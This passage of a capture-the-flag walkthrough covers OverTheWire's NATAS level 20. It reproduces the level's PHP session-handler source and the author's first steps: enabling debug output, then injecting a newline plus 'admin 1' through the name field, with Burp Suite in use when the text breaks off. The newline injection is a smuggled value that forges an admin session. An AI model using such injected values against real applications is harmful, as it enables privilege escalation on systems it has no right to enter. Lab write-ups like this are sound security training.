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NATAS Level 21-30


Natas Level 20 → Level 21

Username: natas22

URL: <http://natas22.natas.labs.overthewire.org>

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The screenshot shows a Kali Linux desktop environment within a VMware Workstation window. The browser window displays the source code of the page at natas20.natas.labs.overthewire.org/index-source.html. The source code is as follows:

```
<html>
<head>
<!- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "<censored>" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
<?php

function debug($msg) { /* {{{ */
    if(array_key_exists("debug", $_GET)) {
        print "DEBUG: $msg<br>";
    }
}
/* }}} */
function print_credentials() { /* {{{ */
    if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1) {
        print "You are an admin. The credentials for the next level are:<br>";
        print "<pre>Username: natas21\n";
        print "Password: <censored></pre>";
    } else {
        print "You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.";
    }
}
/* }}} */

/* we don't need this */
function myopen($path, $name) {
    //debug("MYOPEN $path $name");
    return true;
}

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

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The screenshot shows a Kali Linux VM running in VMware Workstation. The Firefox browser is open to the URL natas20.natas.labs.overthewire.org/index-source.html. The page content is a PHP script with syntax highlighting. The script defines two functions: `myclose()` and `myread($sid)`. The `myread` function checks if the session ID is valid (length 32) and reads from a file named `mysess_<sid>`. The `mywrite` function writes data to the same file. A note at the bottom of the script indicates that the session ID must be alphanumeric.


```
/* we don't need this */
function myclose() {
    //debug("MYCLOSE");
    return true;
}

function myread($sid) {
    debug("MYREAD $sid");
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
        debug("Invalid SID");
        return "";
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
    if(!file_exists($filename)) {
        debug("Session file doesn't exist");
        return "";
    }
    debug("Reading from ". $filename);
    $data = file_get_contents($filename);
    $_SESSION = array();
    foreach(explode("\n", $data) as $line) {
        debug("Read [$line]");
        $parts = explode(" ", $line, 2);
        if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
    }
    return session_encode() ?: "";
}

function mywrite($sid, $data) {
    // $data contains the serialized version of $_SESSION
    // but our encoding is better
    debug("MYWRITE $sid $data");
    // make sure the sid is alnum only!!
    if(strspn($sid, "1234567890qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM-") != strlen($sid)) {
        debug("Invalid SID");
        return;
    }
    $filename = session_save_path() . "/" . "mysess_" . $sid;
}
```

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```
$filename = session_save_path() . "/" . "mysess_" . $sid;
$data = "";
debug("Saving in " . $filename);
ksort($_SESSION);
foreach($_SESSION as $key => $value) {
    debug("$key => $value");
    $data .= "$key $value\n";
}
file_put_contents($filename, $data);
chmod($filename, 0600);
return true;
}

/* we don't need this */
function mydestroy($sid) {
    //debug("MYDESTROY $sid");
    return true;
}
/* we don't need this */
function mygarbage($t) {
    //debug("MYGARBAGE $t");
    return true;
}

session_set_save_handler(
    "myopen",
    "myclose",
    "myread",
    "mywrite",
    "mydestroy",
    "mygarbage");
session_start();

if(array_key_exists("name", $_REQUEST)) {
    $_SESSION["name"] = $_REQUEST["name"];
    debug("Name set to " . $_REQUEST["name"]);
}


print_credentials();

```

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
We can see debug statements by adding: /?debug to link

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
Try\nadmin 1 change name

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Nothing happens so we use burp suit, and do the same procedure by turning on the intercept:

